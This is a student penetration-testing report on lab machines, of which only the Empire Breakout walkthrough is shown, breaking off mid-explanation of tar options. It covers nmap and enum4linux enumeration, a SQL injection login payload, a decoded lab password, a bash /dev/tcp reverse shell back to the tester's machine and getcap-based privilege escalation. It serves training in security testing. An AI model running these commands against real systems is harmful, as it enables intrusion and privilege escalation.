



# DEPI Company

## Internal Network Penetration Testing Report

### Group Members

Mohamed Emad El Din  
Ahmed Magdy Abdel Moamen  
Mahmoud Ahmed Ibrahim  
Ammar Yasser  
Adel Magdy

Business Confidential

# Table of Contents

<b>Table of Contents.....</b>	<b>2</b>
<b>Confidentiality Statement.....</b>	<b>5</b>
<b>Disclaimer.....</b>	<b>5</b>
<b>Executive Summary.....</b>	<b>5</b>
<b>Assessment Overview.....</b>	<b>6</b>
<b>Assessment Components.....</b>	<b>7</b>
External Penetration Test.....	7
<b>EMPIRE BREAKOUT.....</b>	<b>8</b>
1. Target.....	8
2. Tools.....	8
3. Steps.....	8
3.1 Information Gathering and Scanning.....	8
3.1.1 Network Scanning.....	8
3.1.2 Web Application Enumeration.....	11
SQL injection on both port 10000 and port 20000:.....	13
Directory enumeration using dirBuster:.....	14
Inspecting page source of each website for potential information:.....	15
3.2 Vulnerability Identification and Exploitation.....	17
3.2.1 User Enumeration.....	17
3.2.2 Accessing the Website.....	20
3.2.3 Gaining Reverse Shell On My Machine.....	22
Command Breakdown:.....	23
3.2.4 Privilege Escalation.....	25
Command Breakdown:.....	25
4. Result.....	28
<b>EMPIRE LUPIN.....</b>	<b>29</b>
1. Target.....	29
2. Steps.....	29
2.1 Reconnaissance and Enumeration.....	29
2.2 Service Enumeration and Vulnerability Identification.....	32
2.2.1 Web Enumeration (Port 80).....	32
2.3 Exploitation and Privilege Escalation.....	34
2.3.1 Web Exploitation Using FFUF.....	35

2.3.2 Privilege Escalation.....	41
3. Result.....	45
<b>MERCURY.....</b>	<b>46</b>
1. Target.....	46
2. Scope.....	46
3. Methodology.....	46
<b>    4. Steps.....</b>	<b>47</b>
<b>4.1 Network Scanning and Service Enumeration.....</b>	<b>47</b>
<b>4.2 Web Application Vulnerabilities (Port 8080).....</b>	<b>47</b>
<b>4.3 SSH Access via Discovered Credentials.....</b>	<b>51</b>
<b>4.4 Privilege Escalation via Sudo Misconfiguration.....</b>	<b>52</b>
<b>    5. Result.....</b>	<b>55</b>
<b>VENUS.....</b>	<b>56</b>
1. Target.....	56
2. Tools.....	56
3. Scope.....	56
<b>    4. Target Identification.....</b>	<b>57</b>
<b>    5. Steps.....</b>	<b>57</b>
<b>5.1 Network Scanning.....</b>	<b>57</b>
<b>5.2 Open Port Discovery.....</b>	<b>60</b>
<b>5.3 Directory Enumeration.....</b>	<b>61</b>
<b>5.4 User Enumeration and Credential Brute Force.....</b>	<b>63</b>
<b>5.5 Authentication Token Analysis.....</b>	<b>64</b>
<b>5.6 Privilege Escalation.....</b>	<b>68</b>
<b>5.6 Root Access.....</b>	<b>69</b>
<b>    6. Conclusion.....</b>	<b>71</b>
<b>6.1 Summary Of Findings.....</b>	<b>71</b>
<b>6.2 Recommendation for Mitigation.....</b>	<b>71</b>
1. Target.....	72
2. Tools.....	72
3. Steps.....	72
3.1       Information Gathering and Scanning.....	73
3.1.1 Network Scanning.....	73
Conclusion.....	91
6.1 Summary of Findings.....	91

6.2 Recommendations for Mitigation.....	91
---	----



---

## Confidentiality Statement

This document is the exclusive property of DEPI Company and DEPI Group A. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both DEPI Company and EAGLE.

EAGLE may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

## Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. EAGLE prioritized the assessment to identify the weakest security controls an attacker would exploit. EAGLE recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

## Executive Summary

The penetration testing was conducted against 5 Ips.




## Assessment Overview

From Oct 10<sup>th</sup>, 2024, to Oct 18<sup>th</sup>, 2024, DEPI Company engaged EAGLE to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST SP 800-115 *Technical Guide to Information Security Testing and Assessment*, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.





## Assessment Components

### External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. An EAGLE engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.



---

# EMPIRE BREAKOUT

## 1. Target

The goal of this penetration test is to identify and exploit vulnerabilities in the Empire Breakout machine to assess its security posture. The focus will be on discovering potential weaknesses in the system's infrastructure, services, and applications that could be leveraged by malicious actors to gain unauthorized access, escalate privileges, or exfiltrate sensitive data.

## 2. Tools

- Nmap.
- Cypher identifier.
- Enum4linux
- netcat
- getcap.

## 3. Steps

### 3.1 Information Gathering and Scanning

#### 3.1.1 Network Scanning

- **Objective:** Identify open ports and services running on the target machine.
- **Tool:** Nmap

```
└$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.57.135 netmask 255.255.255.0 broadcast 192.168.57.255
            inet6 fe80::20c:29ff:fea4:7487 prefixlen 64 scopeid 0x20<link>
              ether 00:0c:29:a4:74:87 txqueuelen 1000 (Ethernet)
```



```
(mohamed㉿kali)-[~]
$ nmap -sn 192.168.57.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 07:07 EDT
Nmap scan report for 192.168.57.2
Host is up (0.00039s latency).
Nmap scan report for 192.168.57.135
Host is up (0.000062s latency).
Nmap scan report for 192.168.57.144
Host is up (0.0014s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.53 seconds

(mohamed㉿kali)-[~]
$ nmap -sV 192.168.57.144
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 04:56 EDT
Nmap scan report for 192.168.57.144
Host is up (0.00041s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.33 seconds
```

- **Command explanation:**

**nmap:** Nmap (Network Mapper) is a powerful, open-source tool used for network discovery and security auditing. It can scan hosts and services on a network, giving information about what is running and if there are any vulnerabilities.

**-sV:** This option in Nmap tells it to **probe open ports** to determine what service is running on each port and, if possible, to determine the version of that service.

**-sn:** This option tells Nmap to perform a "ping scan" or **host discovery only**, skipping the port scan. The goal is to check whether the specified hosts are online, but without scanning for specific services or open ports.



---

- **Results:**

- Open Ports:
  - **HTTP:** Port 80 , Port 10000 , Port 20000 (Web server running)
  - **Samba:** Port 139 , Port 445 (Server Message Block service running)
    - Port 139:This port is used for **NetBIOS over TCP/IP**. NetBIOS (Network Basic Input/Output System) is a legacy protocol that allows applications on different computers to communicate within a local network.
    - Port 445:This is the primary port used for **SMB/CIFS (Common Internet File System)** communication without the NetBIOS layer. Starting with Windows 2000, Microsoft allowed SMB to run directly over TCP/IP without the need for NetBIOS, making port 445 the preferred method for modern SMB communications.




### 3.1.2 Web Application Enumeration

- **Objective:** Identify possible vulnerabilities in the web application.
- Checking Port 80:



- The web server banner suggests an Apache version. (Port 80)


- Checking port 10000:



- Login page for admin user (Port 10000)



- Checking port 20000:



- Login page for normal user (Port 20000)



SQL injection on both port 10000 and port 20000:

The screenshot shows a Firefox browser window with the title "Login to Webmin". The address bar displays the URL "https://192.168.57.144:10000". The main content area shows a "Webmin" login form. The username field contains the value "' OR '1'='1;--". The password field is empty. There is a "Remember me" checkbox and a "Sign in" button.

- **Attack description:**

SQL injection attacks, particularly in login forms, can lead to unauthorized access to systems. Proper input validation and the use of prepared statements are essential to mitigate these risks.

- **Results:**

The screenshot shows a Firefox browser window with the title "500 — Invalid username". The address bar displays the URL "https://192.168.57.144:10000/session\_login.cgi". The main content area displays an error message: "ERROR - INVALID USERNAME" and "Username contains invalid characters".



## Directory enumeration using dirBuster:

- **Attack description:**

**DirBuster** is a directory and file brute-forcing tool used in penetration testing to discover hidden directories and files on a web server. It works by trying out common directory and file names from a wordlist against a target website, helping uncover resources that are not linked or visible through the website's normal navigation.

- **Command clarification:**

To use DirBuster (or its command-line counterpart, dirb) for directory enumeration on a specific website, you can use a command like the following:

```
dirb http://192.168.57.144 /usr/share/wordlists/dirb/common.txt
```

### Explanation:

- `http://192.168.57.144`: The target ip that i want to make directory discovery on..
- `/usr/share/wordlists/dirb/common.txt`: This is the path to a wordlist for directory bruteforcing.
- **Results:**

```
(mohamed@kali)-[~]
$ dirb http://192.168.57.144 /usr/share/wordlists/dirb/common.txt

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Fri Oct 18 05:57:39 2024
URL_BASE: http://192.168.57.144/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
```

- by we couldn't find any useful information like robots.txt.



## Inspecting page source of each website for potential information:

- **Attack description:**

Inspecting the page source in penetration testing is an important step for gathering information about a web application

- 1) Discovering Hidden Input Fields

Inspecting the HTML can reveal hidden input fields, which are often used by developers to store sensitive data or parameters that affect application behavior. These fields could be manipulated to escalate privileges or change form behavior.

- 2) Revealing JavaScript Code

JavaScript code embedded in the source might include sensitive information, such as API keys, session tokens, or even business logic. Attackers can analyze this code to understand how certain functionalities work and find ways to exploit them.

- 3) Identifying Comments

Developers often leave comments in the code, which can sometimes include credentials, paths to admin pages, or explanations of how the system works. This can help attackers find vulnerabilities or sensitive files.

- **Results:**

```
492  
493  
494  
495  
496  
497  
498  
499  
500  
501 <!--  
502 don't worry no one will get here, it's safe to share with you my access. Its encrypted :)  
503  
504 #####!/>+##>+#####>+#####<<<.->>+#####+++++++.++++,>>+#####+++++++,.....<+#####+,>.....,++++,<<,>-,.....,+++++++,<<+++++,+++++,  
505  
506  
507 ->  
508  
509  
510
```

- The developer left a comment for an encrypted message.



- To be able to decrypt this message you need to find the encryption algorithm
- Tools:
  - Cypher identifier: to identify the ciphering algorithm, we found that this message is encrypted by using brainfucker encrypted algorithm.
- Results:

The screenshot shows the dCode Brainfuck Interpreter interface. On the left, there's a search bar for tools and a results section showing the input string ".2uqPEfj3D<P'a-3". On the right, the Brainfuck Interpreter panel displays the generated Brainfuck code:

```
+++++++[>+>++++>++++++>++++++  
<<<-]>>+++++++.++++.>>+++++++.----.  
<+++++++.----,>-----,----.++++,<<,,>-,-----  
.+++++++.----,<-----,>>-----,  
<<+++++++.+++++.
```

Below the code, there are fields for "ARGUMENT" and "SHOW MEMORY STATE" (which is checked), and a large "EXECUTE" button. A note at the bottom says "See also: Leet Speak 1337 – LOLCODE Language – ReverseFuck – Alphuck – JSFuck Language []([!]+[]) – Binaryfuck".

After decrypting the found message we found the previous string “.2uqPEfj3D<P'a-3” . It seems to be a password as it was hashed.



---

## 3.2 Vulnerability Identification and Exploitation

### 3.2.1 User Enumeration

- **Objective:** gaining access to the system by identifying valid usernames.
- **Tool:** Enum4linux
- **Tool description:**

Enum4linux is a popular open-source tool used for gathering information from Windows machines (especially those running SMB services)

When used against a Linux machine running **Samba**, Enum4linux can gather similar information to what it collects from Windows machines, since Samba provides file sharing and directory services compatible with Windows systems. The tool can query SMB services to retrieve:

1. **Shared Directories and Resources:** Enumerate Samba shared folders and files.
2. **User Accounts:** Enumerate local users, particularly if Samba is configured with user authentication.
3. **Group Information:** List groups and group memberships configured on the Samba server.
4. **Operating System Information:** Extract basic system information like the OS and Samba version running on the server.
5. **Password Policies:** If the Samba server is configured for user authentication, Enum4linux may extract password policies related to account lockout, expiration, and complexity requirements.



```
(mohamed@kali)-[~]
$ enum4linux -a 192.168.57.144
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Oct 12 11:30:37 2024
=====
( Target Information )
=====
Target ..... 192.168.57.144
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
( Enumerating Workgroup/Domain on 192.168.57.144 )
=====
[+] Got domain/workgroup name: WORKGROUP

=====
( Nbtstat Information for 192.168.57.144 )
=====
Looking up status of 192.168.57.144
BREAKOUT      <00> -          B <ACTIVE>  Workstation Service
BREAKOUT      <03> -          B <ACTIVE>  Messenger Service
BREAKOUT      <20> -          B <ACTIVE>  File Server Service
.. _MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser
WORKGROUP     <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
WORKGROUP     <1d> -          B <ACTIVE>  Master Browser
WORKGROUP     <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
I get here because I can't determine if host is part of domain or part of a workgroup
MAC Address = 00-00-00-00-00-00

=====
( Session Check on 192.168.57.144 )
=====
[+] Server 192.168.57.144 allows sessions using username '', password ''

=====
( Getting domain SID for 192.168.57.144 )
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

- **Command Clarification:**

**-a: Run all available checks (full enumeration).**



- **Result:** get a valid username and after trying we could successfully login into the system.

```
===== ( Users on 192.168.57.144 via RID cycling (RIDS: 500-550,1000-1050) )=====

[I] Found new SID:
S-1-22-1

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
get here if its safe to share in your class, its encrypted :)
[+] Enumerating users using SID S-1-5-21-1683874020-4104641535-3793993001 and logon username '', password ''
S-1-5-21-1683874020-4104641535-3793993001-501 BREAKOUT\nobody (Local User)
S-1-5-21-1683874020-4104641535-3793993001-513 BREAKOUT\None (Domain Group)

===== ( Getting printer info for 192.168.57.144 )=====

No printers returned.

enum4linux complete on Sat Oct 12 11:30:46 2024
```

Credentials:

username : **cyber**


password : **.2uqPEfj3D<P'a-3**




### 3.2.2 Accessing the Website

A screenshot of a Firefox browser window. The address bar shows the URL <https://192.168.57.144:20000/mailbox/index.cgi?id=INBOX&xnavigation=1>. The page content is the Usermin interface, specifically the Mail section. On the left, there's a sidebar with links like 'Inbox', 'Sent mail', 'Drafts', 'Trash', 'Manage Folders', 'Address Book', etc. The main area shows a list of messages in the inbox. At the bottom, there are navigation icons for back, forward, search, and other functions.

- We could access the **usermin** with the previous credentials on **port 20000**.



- After accessing the website, we found option to open command shell on the website and tried to insert some commands like “**ls**” to check the shell response.





### 3.2.3 Gaining Reverse Shell On My Machine

- **Objective:** Gain bash shell on my local machine
- **Tools:** netcat
- **Tool description**

**Netcat** (often abbreviated as **nc**) is a powerful, versatile networking utility used for reading from and writing to network connections in Linux and Unix-like systems. Often referred to as the "Swiss Army knife" of networking, it supports a variety of network-related tasks, including port scanning, file transfers, and acting as a simple TCP/UDP server or client.

Netcat is commonly used in **network diagnostics, security testing**, and even for setting up simple **backdoors** during penetration testing.

- **Action:**
  - Open nc listner on my terminal Using command nc -lvp 2222
    - nc:** The **Netcat** command.
      - l:** This tells Netcat to operate in **listen mode**, meaning it will wait for incoming connections.
      - v:** Enables **verbose mode**, providing more detailed output about the connection and any data exchanged.
      - p 2222:** Specifies the **port** to listen on, in this case, port **2222**.



- 
- Adding bash command to get reverse shell from [pentestmonkey](#)

`/bin/bash -i >& /dev/tcp/192.168.57.135/2222 0>&1`

- **Script clarification:**

The command `/bin/bash -i >& /dev/tcp/192.168.57.135/2222 0>&1` is a **reverse shell** that redirects a shell's input and output to a remote machine over a TCP connection. Here's a detailed breakdown of each part of the command:

### Command Breakdown:

1. **/bin/bash -i:**
  - This starts an **interactive instance** of the Bash shell. The `-i` option ensures that the shell is interactive, allowing the attacker to interact with it remotely.
2. **>& /dev/tcp/192.168.57.135/2222:**
  - This part opens a **TCP connection** to the remote IP `192.168.57.135` on port `2222`.
  - `/dev/tcp/` is a special device file that Bash can use to create TCP or UDP connections. When a connection is established, data can be sent and received through it.
  - Run both scripts and gain access on the shell using my local machine terminal.

A screenshot of a Kali Linux terminal window titled "Usermin 1.830 (Debian L)" showing a user enumeration exploit. The terminal output shows the user "cyber" has gained a root shell on a mail server. The exploit command used was "nc -lvp 2222".

```
[cyberbreakout ~]$ /bin/bash -i > /dev/tcp/192.168.57.135/2222 0&1
[+] Found new SID: S-1-5-32
[*] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User/cyber (Local User)
[*] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[*] Enumerating users using SID S-1-5-21-1683874020-4104641535-3793993001 and logon username '', password ''
S-1-5-21-1683874020-4104641535-3793993001-501 BREAKOUT\nobody (local User)
S-1-5-21-1683874020-4104641535-3793993001-513 BREAKOUT\none (Domain Group)
( Getting printer info for 192.168.57.144 )
No printers returned.

enum4linux complete on Sat Oct 12 11:38:46 2024

[mohamed@kali1]~]
$ nc -lvp 2222
listening on [any] 2222 ...
connect to [192.168.57.135] from (UNKNOWN) [192.168.57.144] 48432
bash: cannot set terminal process group (1771): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$ ls
ls
tar
user.txt
cyber@breakout:~$
```

- o Adding bash command to get reverse shell on website.

A screenshot of a terminal window showing a user enumeration exploit and a command to start an nc listener. The exploit command used was "nc -lvp 2222".

```
(mohamed@kali)-[~]
$ nc -lvp 2222
listening on [any] 2222 ...
connect to [192.168.57.135] from (UNKNOWN) [192.168.57.144] 48432
bash: cannot set terminal process group (1771): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$ ls
ls
tar
user.txt
cyber@breakout:~$
```

- o Open nc listner on my terminal Using command nc -lvp 2222



### 3.2.4 Privilege Escalation

- **Objective:** Gain root access by escalating privileges.
- **Tools:** getcap
- **Tool description:**

`getcap` is a Linux utility that is used to display file capabilities for a given binary or executable. File capabilities allow a program to have specific privileges (capabilities) without requiring full superuser (root) access, offering a finer granularity of permission control. These capabilities are part of Linux's POSIX capabilities system, which breaks down the privileges traditionally granted to the root user into discrete units.

- **Action:**

The command `getcap -r / 2>/dev/null` is used to **recursively list all files with capabilities** on the system, while **suppressing error messages**. Here's a detailed breakdown of what each part does:

#### Command Breakdown:

- **getcap -r /:**

**getcap:** This is the command used to display the **file capabilities** of files.

**-r:** This option tells `getcap` to **recursively** check all files in the specified directory (in this case, the root `/` directory). This will scan the entire system for files that have been assigned capabilities.

**/:** This is the directory being scanned. Since `/` is the root directory, it will recursively scan the entire file system.



- **2>/dev/null:**

**2>:** This part redirects **standard error output** (file descriptor **2**) to a different destination.

**/dev/null:** This is a special file that discards all data written to it (essentially a "black hole"). Redirecting output to **/dev/null** means any errors (e.g., permission errors when scanning certain directories) will be ignored and not displayed on the terminal.

- **Result:**

```
cyber@breakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
cyber@breakout:~$ █
```

- The **cap\_dac\_read\_search** capability allows a process to bypass discretionary access control (DAC) restrictions for read and search operations. In simpler terms, it grants the ability to read files and directories regardless of the traditional file permissions (like read/write/execute for user/group/others).
- **ep** signifies that the capability is both effective and permitted, allowing the process to read and search files beyond normal permission restrictions.



By searching manual for any privilege we found file `.old_pass.bak` in `/var/backups` directory

```
cyber@breakout:/var/backups$ ls -la
ls -la
total 28
drwxr-xr-x  2 root root  4096 Oct 12  07:11 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-----  1 root root     17 Oct 20  2021 .old_pass.bak
```

To be able to read that file that has only access to be read by the admin we need to use the previously found tar file that allowing the process to read and search files beyond normal permission restrictions.

```
cyber@breakout:~$ ./tar -cvf old_pass /var/backups/.old_pass.bak
./tar -cvf old_pass /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
/var/backups/.old_pass.bak
```

**./tar:**

This specifies the path to the `tar` executable. The `./` indicates that `tar` is being executed from the current directory. If `tar` were installed in a standard location, it could also be invoked simply with `tar`.

The `tar` command is used to create and manipulate tar archives.

**-c:** This option stands for **create**. It tells `tar` to create a new archive file.

**-v:** This option stands for **verbose**. When used, `tar` will print the names of the files being processed to the terminal as they are added to the archive. This is useful for tracking the progress of the operation.

